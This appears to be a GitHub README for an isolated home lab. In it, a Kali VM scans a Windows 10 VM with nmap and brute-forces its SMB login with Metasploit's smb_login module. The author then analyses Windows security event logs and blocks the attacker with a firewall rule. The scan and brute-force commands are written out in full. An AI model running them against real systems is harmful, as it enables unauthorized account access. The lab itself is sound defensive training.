1621COn/Incident-Response-SIEM-Lab
GitHub: 1621COn/Incident-Response-SIEM-Lab
Stars: 0 | Forks: 0
# Incident-Response-SIEM-Lab
Isolated incident response lab simulating Kali Linux SMB brute-force attacks against Windows 10 Pro to analyze event telemetry and execute firewall containment.
# Host-Based Incident Response & Telemetry Monitoring Lab
## Executive Summary
This project demonstrates the implementation of an isolated virtual security laboratory used to simulate real-world offensive operations and analyze defensive system telemetry. Using an offensive asset (Kali Linux) and an enterprise-focused endpoint (Windows 10 Pro), I successfully executed network reconnaissance scans and a high-intensity SMB brute-force dictionary attack. By modifying advanced local Group Policy Objects (GPOs), I captured and analyzed the resulting adversarial footprints within the Windows Security Event Log, ultimately writing targeted host-based firewall rules to achieve total threat containment.
## Lab Architecture & Network Diagram
- **Attacker VM:** Kali Linux (Custom Graphical Deployment) | Static IP: `10.0.2.100`
- **Victim VM:** Windows 10 Pro (Multi-Edition ISO) | Static IP: `10.0.2.50`
- **Subnet Configuration:** Isolated Virtual LAN / Private Host-Only Subnet (`10.0.2.0/24`)
## Project Phase Breakdown
### Phase 1: Offensive Reconnaissance & Target Probing
From the Kali Linux terminal, an aggressive port version discovery scan was executed against the destination asset to locate open management doorways.
nmap -p 445 -sV -Pn 10.0.2.50
### Phase 2: Active Credential Stuffing & Exploitation
Leveraging the Metasploit Framework's `auxiliary/scanner/smb/smb_login` module, a brute-force dictionary attack targeted a specific local endpoint account (`targetuser`).
msfconsole
use auxiliary/scanner/smb/smb_login
set RHOSTS 10.0.2.50
set SMBUser targetuser
set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
run
### Phase 3: Incident Log Analysis & Attribution
Switching to the defensive asset, the Windows Event Viewer was leveraged to inspect the Security logs. The identity and origin of the malicious traffic were fully correlated:

- **Event ID 4625 (Audit Failure):** Tracked rapid, unauthorized authentication failures explicitly mapped to **Source Network Address:** `10.0.2.100`.
**

- **Event ID 4740 (Account Locked Out):** Confirmed the automatic triggers of endpoint security controls to protect the user profile integrity.
**
### Phase 4: Incident Response & Network Containment

To mitigate the threat and isolate the active threat actor, an explicit host-based ingress drop rule was executed via administrative PowerShell. This instantly severed the attacker's connection and froze their network requests.
New-NetFirewallRule -DisplayName "Block Kali Attacker" -Direction Inbound -RemoteAddress 10.0.2.100 -Action Block
**
## Engineering Adversities Overcome
Hiring managers value troubleshooting and analytical critical thinking. During the construction and execution of this lab, several technical hurdles were encountered and resolved:
### 1. APIPA Isolated Link-Local Misconfiguration (The 169.254.X.X Issue)
- **Challenge:** Due to the complete network isolation of the hypervisor layout, both operating systems failed to catch standard DHCP network leases upon creation, resulting in link-local APIPA addresses that completely broke cross-communication.
- **Resolution:** Manually bypassed DHCP reliance by explicitly configuring matching static network masks. Bounded `10.0.2.50/24` permanently within the Windows adapter profiles, and leveraged `nmcli` configuration utilities inside the Linux terminal environment to permanently map `10.0.2.100/24` directly to interface `eth0`.
### 2. Silent Drop Perimeter Defenses (Nmap Filtered Outputs)
- **Challenge:** The initial Nmap recon sweep reported all 1,000 corporate TCP ports as "Filtered," meaning the default Windows Defender firewall profile was silently dropping the scanner's traffic without a trace.
- **Resolution:** Acted as a local administrator to deliberately open specific configurations for testing parameters. Deployed targeted PowerShell execution exceptions to open up the Server Message Block (SMB) listening ports over TCP 445.
### 3. Modern Protocol Incompatibility (Hydra SMB Reset Faults)
- **Challenge:** Initial brute-force attempts utilizing traditional `Hydra` modules caused raw socket connection rejections (`[ERROR] invalid reply from target`). Modern Windows 10 iterations automatically drop legacy, unencrypted, or malformed authentication packets sent by older Hydra engines.
- **Resolution:** Pivoted to the Metasploit Framework. Utilized the advanced `smb_login` module, which handles modern Microsoft NTLM packet negotiations natively and bypassed the connection resets.
### 4. System Defenses Triggering Account Lockouts
- **Challenge:** The Metasploit attack sequence automatically triggered built-in host protection baselines, locking out the user profile after a few dozen attempts and short-circuiting the password spray data stream.
- **Resolution:** Recognized this as an ideal forensic opportunity. Instead of disabling the mechanism, documentation priorities shifted to tracking **Event ID 4740** in the defensive telemetry log files, modeling true modern endpoint response behavior.
## Real-World Implication: The Danger of Public Wi-Fi
This laboratory directly mirrors the exact architectural risks of connecting a device to unencrypted Public Wi-Fi networks (coffee shops, airports, hotels):
1. **Local Network Visibility:** When a device joins a public network, it is placed on a shared local subnet. Any attacker on that same network can run an automated **Nmap Ping Sweep** (`nmap -sn`) to discover your private IP address and MAC address in seconds.
2. **Doorway Identification:** Attackers run targeted port version scans (`nmap -sV`) against your device. If a device has file-sharing enabled (like Port 445 SMB) or unpatched operating system vulnerabilities, the attacker will immediately flag it as a target.
3. **The Core Defense:** This project demonstrates why selecting **"No (Public Network Profile)"** when connecting to a new network is critical. Doing so tells the operating system firewall to silently drop all incoming pings and hide open ports, rendering your device completely invisible to an attacker's scanner—exactly like our Windows VM did at the start of this lab.